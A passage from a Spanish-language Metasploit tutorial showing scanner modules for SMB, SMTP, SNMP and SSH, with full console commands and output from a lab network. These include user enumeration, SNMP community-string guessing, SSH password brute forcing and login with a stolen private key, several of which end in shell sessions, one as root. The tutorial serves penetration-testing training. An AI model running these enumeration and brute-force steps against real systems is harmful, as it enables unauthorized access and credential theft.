[*] 192.168.1.160 is running Windows XP Service Pack 3 (language:
English) (name:XEN-XP-PATCHED) (domain:XEN-XP-PATCHED)
[*] 192.168.1.150 is running Windows XP Service Pack 2 (language:
English) (name:V-XPSP2-SPLOIT-) (domain:V-XPSP2-SPLOIT-)
[*] Scanned 05 of 16 hosts (031% complete)
[*] 192.168.1.161 is running Windows XP Service Pack 2 (language:
English) (name:XEN-XP-SP2-BARE) (domain:XEN-XP-SP2-BARE)
[*] Scanned 12 of 16 hosts (075% complete)
[*] Scanned 14 of 16 hosts (087% complete)
[*] Scanned 15 of 16 hosts (093% complete)
[*] Scanned 16 of 16 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

Contrariamente a muchos otros casos, un escaneo con credenciales en este caso no necesariamente proporciona mejores resultados. Si las credenciales no son validas en un sistema en particular, no obtendras ningun resultado del escaneo.

## SMTP

## Smtp/smtp enum

El modulo Enumeracion SMTP conectara a un servidor de correo dado y utilizara una lista de palabras para enumerar usuarios presentes en el sistema remoto.

```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options

Module options:

      Name      Current Setting
Required  Description
      ----      -----
      ----  -----
      RHOSTS          yes
The target address range or CIDR identifier
      RPRT          25          yes
The target port
      THREADS        1          yes
The number of concurrent threads
      USER_FILE    /opt/metasploit3/msf3/data/wordlists/unix_users.txt  yes
The file that contains a list of probable users accounts.
      VERBOSE       false         yes
Whether to print output for all attempts
```

Utilizar el modulo es simplemente cuestion de alimentarlo con un host o rango de hosts para escanear y una lista de palabras que contenga nombres de usuario para enumerar.

```
msf auxiliary(smtp_enum) > set RHOSTS 192.168.1.56
RHOSTS => 192.168.1.56
msf auxiliary(smtp_enum) > run

[*] 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

[*] Domain Name: localdomain
[+] 192.168.1.56:25 - Found user: ROOT
[+] 192.168.1.56:25 - Found user: backup
[+] 192.168.1.56:25 - Found user: bin
[+] 192.168.1.56:25 - Found user: daemon
[+] 192.168.1.56:25 - Found user: distccd
[+] 192.168.1.56:25 - Found user: ftp
[+] 192.168.1.56:25 - Found user: games
[+] 192.168.1.56:25 - Found user: gnats
[+] 192.168.1.56:25 - Found user: irc
[+] 192.168.1.56:25 - Found user: libuuid
[+] 192.168.1.56:25 - Found user: list
[+] 192.168.1.56:25 - Found user: lp
[+] 192.168.1.56:25 - Found user: mail
[+] 192.168.1.56:25 - Found user: man
[+] 192.168.1.56:25 - Found user: news
[+] 192.168.1.56:25 - Found user: nobody
```

```

[+] 192.168.1.56:25 - Found user: postgres
[+] 192.168.1.56:25 - Found user: postmaster
[+] 192.168.1.56:25 - Found user: proxy
[+] 192.168.1.56:25 - Found user: root
[+] 192.168.1.56:25 - Found user: service
[+] 192.168.1.56:25 - Found user: sshd
[+] 192.168.1.56:25 - Found user: sync
[+] 192.168.1.56:25 - Found user: sys
[+] 192.168.1.56:25 - Found user: syslog
[+] 192.168.1.56:25 - Found user: user
[+] 192.168.1.56:25 - Found user: uucp
[+] 192.168.1.56:25 - Found user: www-data
[-] 192.168.1.56:25 - EXPN : 502 5.5.2 Error: command not recognized
[+] 192.168.1.56:25 Users found: ROOT, backup, bin, daemon, distccd,
ftp, games, gnats, irc, libuuid, list, lp, mail, man, news, nobody,
postgres, postmaster, proxy, root, service, sshd, sync, sys, syslog,
user, uucp, www-data
[*] 192.168.1.56:25 No e-mail addresses found.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_enum) >

```

Ya que el nombre de usuario del correo y el nombre de usuario del sistema son frecuentemente el mismo, puedes utilizar los nombres enumerados en posteriores intentos de inicio de sesion contra otros servicios de red.

## Smtp/smtp version

Servidores de correo pobemente configurados o vulnerables pueden a menudo proporcionar una pasarela inicial a una red, pero antes de iniciar un ataque, debemos obtener una huella dactilar del servidor para definir nuestro objetivo de la forma mas precisa posible. El modulo "smtp\_version", como su nombre indica, escaneara un rango de direcciones IP y determinara la version de cualquier servidor de correo que encuentre.

```

msf > use auxiliary/scanner/smtp/smtp_version
msf auxiliary(smtp_version) > show options

```

Module options:

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or
CIDR identifier			
RPORT	25	yes	The target port
THREADS	1	yes	The number of concurrent threads

```

msf auxiliary(smtp_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24

```

```

msf auxiliary(smtp_version) > set THREADS 254
THREADS => 254
msf auxiliary(smtp_version) > run

[*] 192.168.1.56:25 SMTP 220 metasploitable.localdomain ESMTP Postfix
(Ubuntu) \x0d\x0a
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 255 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smtp_version) >

```

## SNMP

### Snmp/snmp enum

El modulo "snmp\_enum" realiza una enumeracion detallada de un host o rango de hosts via SNMP similar a herramientas independientes como snmpenum y snmpcheck.

```

msf > use auxiliary/scanner/snmp/snmp_enum
msf auxiliary(snmp_enum) > show options

```

Module options:

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS		yes	The target address range or CIDR identifier
RPORT	161	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version

Aunque puedes pasar un rango de hosts a este modulo, la salida sera bastante confusa, por lo que es mejor simplemente hacer un host a la vez.

```

msf auxiliary(snmp_enum) > set RHOSTS 192.168.1.2
RHOSTS => 192.168.1.2
msf auxiliary(snmp_enum) > run

[*] System information

Hostname : Netgear-GSM7224
Description : GSM7224 L2 Managed Gigabit Switch

```

```
Contact : dookie
Location : Basement
Uptime snmp : 56 days, 00:36:28.00
Uptime system : -
System date : -
```

#### [\*] Network information

```
IP forwarding enabled : no
Default TTL : 64
TCP segments received : 20782
TCP segments sent : 9973
TCP segments retrans. : 9973
Input datagrams : 4052407
Delivered datagrams : 1155615
Output datagrams : 18261
```

#### [\*] Network interfaces

```
Interface [ up ] Unit: 1 Slot: 0 Port: 1 Gigabit - Level
```

```
Id : 1
Mac address : 00:0f:b5:fc:bd:24
Type : ethernet-csmacd
Speed : 1000 Mbps
Mtu : 1500
In octets : 3716564861
Out octets : 675201778
...snip...
```

#### [\*] Routing information

Destination	Next hop	Mask	Metric
0.0.0.0	5.1.168.192	0.0.0.0	1
1.0.0.127	1.0.0.127	255.255.255.255	0

#### [\*] TCP connections and listening ports

State	Local address	Local port	Remote address	Remote port
listen	0.0.0.0	23	0.0.0.0	0
listen	0.0.0.0	80	0.0.0.0	0
listen	0.0.0.0	4242	0.0.0.0	0
listen	1.0.0.127	2222	0.0.0.0	0

#### [\*] Listening UDP ports

```

Local address      Local port

0.0.0.0           0
0.0.0.0           161
0.0.0.0           514

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enum) >

```

## Snmp/snmp enumshares

El modulo "snmp\_enumshares" es un escaneador simple que interrogara un rango de hosts via SNMP para determinar los recursos compartidos disponibles.

```

msf > use auxiliary/scanner/snmp/snmp_enumshares
msf auxiliary(snmp_enumshares) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----      -----
COMMUNITY public          yes        SNMP Community String
RETRIES    1               yes        SNMP Retries
RHOSTS                yes        The target address range or
CIDR identifier
RPORT     161             yes        The target port
THREADS   1               yes        The number of concurrent
threads
TIMEOUT   1               yes        SNMP Timeout
VERSION   1               yes        SNMP Version <1/2c>

```

Configuramos el modulo definiendo nuestro rango RHOSTS, el valor THREADS y ejecutandolo.

```

msf auxiliary(snmp_enumshares) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(snmp_enumshares) > set THREADS 11
THREADS => 11
msf auxiliary(snmp_enumshares) > run

[+] 192.168.1.201
      shared_docs - (C:\Documents and
Settings\Administrator\Desktop\shared_docs)
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 03 of 11 hosts (027% complete)
[*] Scanned 05 of 11 hosts (045% complete)
[*] Scanned 07 of 11 hosts (063% complete)
[*] Scanned 09 of 11 hosts (081% complete)

```

```
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enumshares) >
```

## Snmp/snmp enumusers

El modulo "snmp\_enumusers" interroga un rango de hosts via SNMP y obtiene una lista de nombres de usuario en el sistema remoto.

```
msf > use auxiliary/scanner/snmp/snmp_enumusers
msf auxiliary(snmp_enumusers) > show options
```

Module options:

Name	Current Setting	Required	Description
COMMUNITY	public	yes	SNMP Community String
RETRIES	1	yes	SNMP Retries
RHOSTS		yes	The target address range or CIDR identifier
RPORT	161	yes	The target port
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1	yes	SNMP Timeout
VERSION	1	yes	SNMP Version <1/2c>

Como con la mayoria de modulos auxiliares, definimos RHOSTS y el valor THREADS y lo lanzamos.

```
msf auxiliary(snmp_enumusers) > set RHOSTS 192.168.1.200-211
RHOSTS => 192.168.1.200-211
msf auxiliary(snmp_enumusers) > set THREADS 11
THREADS => 11
msf auxiliary(snmp_enumusers) > run

[+] 192.168.1.201 Found Users: ASPNET, Administrator, Guest,
HelpAssistant, SUPPORT_388945a0, victim
[*] Scanned 02 of 12 hosts (016% complete)
[*] Scanned 05 of 12 hosts (041% complete)
[*] Scanned 06 of 12 hosts (050% complete)
[*] Scanned 07 of 12 hosts (058% complete)
[*] Scanned 08 of 12 hosts (066% complete)
[*] Scanned 09 of 12 hosts (075% complete)
[*] Scanned 11 of 12 hosts (091% complete)
[*] Scanned 12 of 12 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_enumusers) >
```

## Snmp/snmp login

El escaneador "snmp\_login" es un modulo que escanea un rango de direcciones IP para determinar la cadena de comunidad para los dispositivos con SNMP habilitado.

```
msf > use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > show options

Module options:

      Name          Current Setting
Required  Description
      ----          -----
      -----
      BATCHSIZE      256
yes      The number of hosts to probe in each set
      BLANK_PASSWORDS  true
yes      Try blank passwords for all users
      BRUTEFORCE_SPEED  5
yes      How fast to bruteforce, from 0 to 5
      CHOST
no       The local client address
      PASSWORD
no       The password to test
      PASS_FILE
/opt/metasploit3/msf3/data/wordlists/snmp_default_pass.txt  no
File containing communities, one per line
      RHOSTS
yes      The target address range or CIDR identifier
      RPORT        161
yes      The target port
      STOP_ON_SUCCESS  false
yes      Stop guessing when a credential works for a host
      THREADS        1
yes      The number of concurrent threads
      USERNAME
no       A specific username to authenticate as
      USERPASS_FILE
no       File containing users and passwords separated by space, one
pair per line
      USER_FILE
no       File containing usernames, one per line
      VERBOSE        true
yes      Whether to print output for all attempts
```

Definimos nuestros valores RHOSTS y THREADS mientras utilizamos la lista de palabras por defecto y hacemos correr el escaner.

```
msf auxiliary(snmp_login) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(snmp_login) > set THREADS 254
THREADS => 254
msf auxiliary(snmp_login) > run

[+] SNMP: 192.168.1.2 community string: 'public' info: 'GSM7224 L2
Managed Gigabit Switch'
[+] SNMP: 192.168.1.199 community string: 'public' info: 'HP ETHERNET
MULTI-ENVIRONMENT'
[+] SNMP: 192.168.1.2 community string: 'private' info: 'GSM7224 L2
Managed Gigabit Switch'
[+] SNMP: 192.168.1.199 community string: 'private' info: 'HP ETHERNET
MULTI-ENVIRONMENT'
[*] Validating scan results from 2 hosts...
[*] Host 192.168.1.199 provides READ-WRITE access with community
'internal'
[*] Host 192.168.1.199 provides READ-WRITE access with community
'private'
[*] Host 192.168.1.199 provides READ-WRITE access with community
'public'
[*] Host 192.168.1.2 provides READ-WRITE access with community
'private'
[*] Host 192.168.1.2 provides READ-ONLY access with community 'public'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(snmp_login) >
```

Nuestro barrido rapido encontro tanto la cadena de comunidad publica por defecto como la privada de 2 dispositivos de nuestra red. Este modulo puede tambien ser una util herramienta para administradores de red, para identificar dispositivos adjuntos configurados de forma insegura.

## SSH

### Ssh/ssh login

El modulo ssh\_login es muy versatil en el sentido de que no solo puede probar un conjunto de credenciales a traves de un rango de direcciones IP, sino que tambien puede realizar intentos de inicio de sesion por fuerza bruta. Pasaremos un archivo al modulo que contenga nombres de usuarios y contraseñas, separados por un espacio, como se muestra a continuacion.

```
root@bt:~# head /opt/metasploit3/msf3/data/wordlists/root_userpass.txt
root
root !root
root Cisco
```

```
root NeXT
root QNX
root admin
root attack
root ax400
root bagabu
root blablabla
```

Seguidamente, cargamos el modulo escaneador en Metasploit y definimos USERPASS\_FILE para que apunte a nuestra lista de credenciales para probar.

```
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > show options

Module options:

Name          Current Setting  Required  Description
----          -----          -----      -----
BLANK_PASSWORDS    true           yes        Try blank passwords
for all users
BRUTEFORCE_SPEED   5            yes        How fast to
bruteforce, from 0 to 5
PASSWORD          no            no         A specific password to
authenticate with
PASS_FILE         no            no         File containing
passwords, one per line
RHOSTS            yes           yes        The target address
range or CIDR identifier
RPORT              22           yes        The target port
STOP_ON_SUCCESS   false          yes        Stop guessing when a
credential works for a host
THREADS            1            yes        The number of
concurrent threads
USERNAME           no            no         A specific username to
authenticate as
USERPASS_FILE      no            no         File containing users
and passwords separated by space, one pair per line
USER_FILE          no            no         File containing
usernames, one per line
VERBOSE             true          yes        Whether to print
output for all attempts

msf auxiliary(ssh_login) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf auxiliary(ssh_login) > set USERPASS_FILE
/opt/metasploit3/msf3/data/wordlists/root_userpass.txt
USERPASS_FILE =>
/opt/metasploit3/msf3/data/wordlists/root_userpass.txt
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false
```

Con todo preparado, ejecutamos el modulo. Cuando se encuentra un par valido de credenciales, se nos presenta una shell en la maquina remota.

```
msf auxiliary(ssh_login) > run

[*] 192.168.1.154:22 - SSH - Starting buteforce
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:25:18 - 0600
[+] 192.168.1.154:22 - SSH - Success: 'msfadmin':'msfadmin'
'uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(ideo),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login) > sessions -i 1
[*] Starting interaction with 1...

id
uid=1000(msfadmin) gid=1000(msfadmin)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(ideo),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
exit
[*] Command shell session 1 closed.
msf auxiliary(ssh_login) >
```

## Ssh/ssh login pubkey

Utilizar autenticacion de clave publica para SSH es altamente recomendado ya que es mucho mas seguro que utilizar nombres de usuarios y contraseñas para autenticar. El problema de esto es que si la porcion de clave privada del par de claves no se mantiene segura, es como tirar la seguridad de la configuracion por la ventana. Si, durante una prueba, obtienes acceso a una clave SSH privada, puedes utilizar el modulo "ssh\_login\_pubkey" para intentar iniciar sesion a traves de un rango de dispositivos.

```
msf > use auxiliary/scanner/ssh/ssh_login_pubkey
msf auxiliary(ssh_login_pubkey) > show options

Module options:

      Name          Current Setting  Required  Description
      ----          -----          -----      -----
      BRUTEFORCE_SPEED    5            yes        How fast to
bruteforce, from 0 to 5
```

KEY_FILE	no	Filename of one or several cleartext private keys.	
RHOSTS	yes	The target address range or CIDR identifier	
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME	no	A specific username to authenticate as	
USERPASS_FILE	no	File containing users and passwords separated by space, one pair per line	
USER_FILE	no	File containing usernames, one per line	
VERBOSE	true	yes	Whether to print output for all attempts

```

msf auxiliary(ssh_login_pubkey) > set KEY_FILE /tmp/id_rsa
KEY_FILE => /tmp/id_rsa
msf auxiliary(ssh_login_pubkey) > set USERNAME root
USERNAME => root
msf auxiliary(ssh_login_pubkey) > set RHOSTS 192.168.1.154
RHOSTS => 192.168.1.154
msf auxiliary(ssh_login_pubkey) > run

[*] 192.168.1.154:22 - SSH - Testing Cleartext Keys
[*] 192.168.1.154:22 - SSH - Trying 1 cleartext key per user.
[*] Command shell session 1 opened (?? -> ??) at 2010-09-09 17:17:56 - 0600
[+] 192.168.1.154:22 - SSH - Success:
'root':'57:c3:11:5d:77:c5:63:90:33:2d:c5:c4:99:78:62:7a' 'uid=0(root)
gid=0(root) groups=0(root) Linux metasploitable 2.6.24-16-server #1
SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_login_pubkey) > sessions -i 1
[*] Starting interaction with 1...

ls
reset_logs.sh
id
uid=0(root) gid=0(root) groups=0(root)
exit
[*] Command shell session 1 closed.
msf auxiliary(ssh_login_pubkey) >

```

## Ssh/ssh version

---

En lo que se refiere a protocolos, SSH es muy seguro, pero esto no significa que siempre haya sido así. Ha habido algunas instancias en las que se han encontrado vulnerabilidades en SSH, por lo que siempre se recomienda buscar versiones antiguas que no hayan sido parcheadas. El "ssh\_version" es un módulo muy simple que escaneará un rango de direcciones y tomará la huella dactilar de la versión SSH que se está ejecutando en el sistema remoto.

```
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options:

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      RHOSTS            yes        The target address range or
CIDR identifier
      RPORt       22           yes        The target port
      THREAdS      1           yes        The number of concurrent
threads

msf auxiliary(ssh_version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(ssh_version) > set THREADS 255
THREADS => 255
msf auxiliary(ssh_version) > run

[*] 192.168.1.10:22, SSH server version: SSH-2.0-OpenSSH_4.3
[*] 192.168.1.101:22, SSH server version: SSH-2.0-OpenSSH_5.1p1
Debian-3ubuntul
[*] 192.168.1.154:22, SSH server version: SSH-2.0-OpenSSH_4.7p1
Debian-8ubuntul
[*] 192.168.1.250:22, SSH server version: SSH-2.0-OpenSSH_5.2p1-
hpnl3v6 FreeBSD.openssh-portable-overwrite-base-5.2.p1_2,1
[*] Scanned 251 of 256 hosts (098% complete)
[*] Scanned 253 of 256 hosts (098% complete)
[*] Scanned 254 of 256 hosts (099% complete)
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ssh_version) >
```

## Telnet

---

### Telnet/telnet login

---

http://btshell.wordpress.com/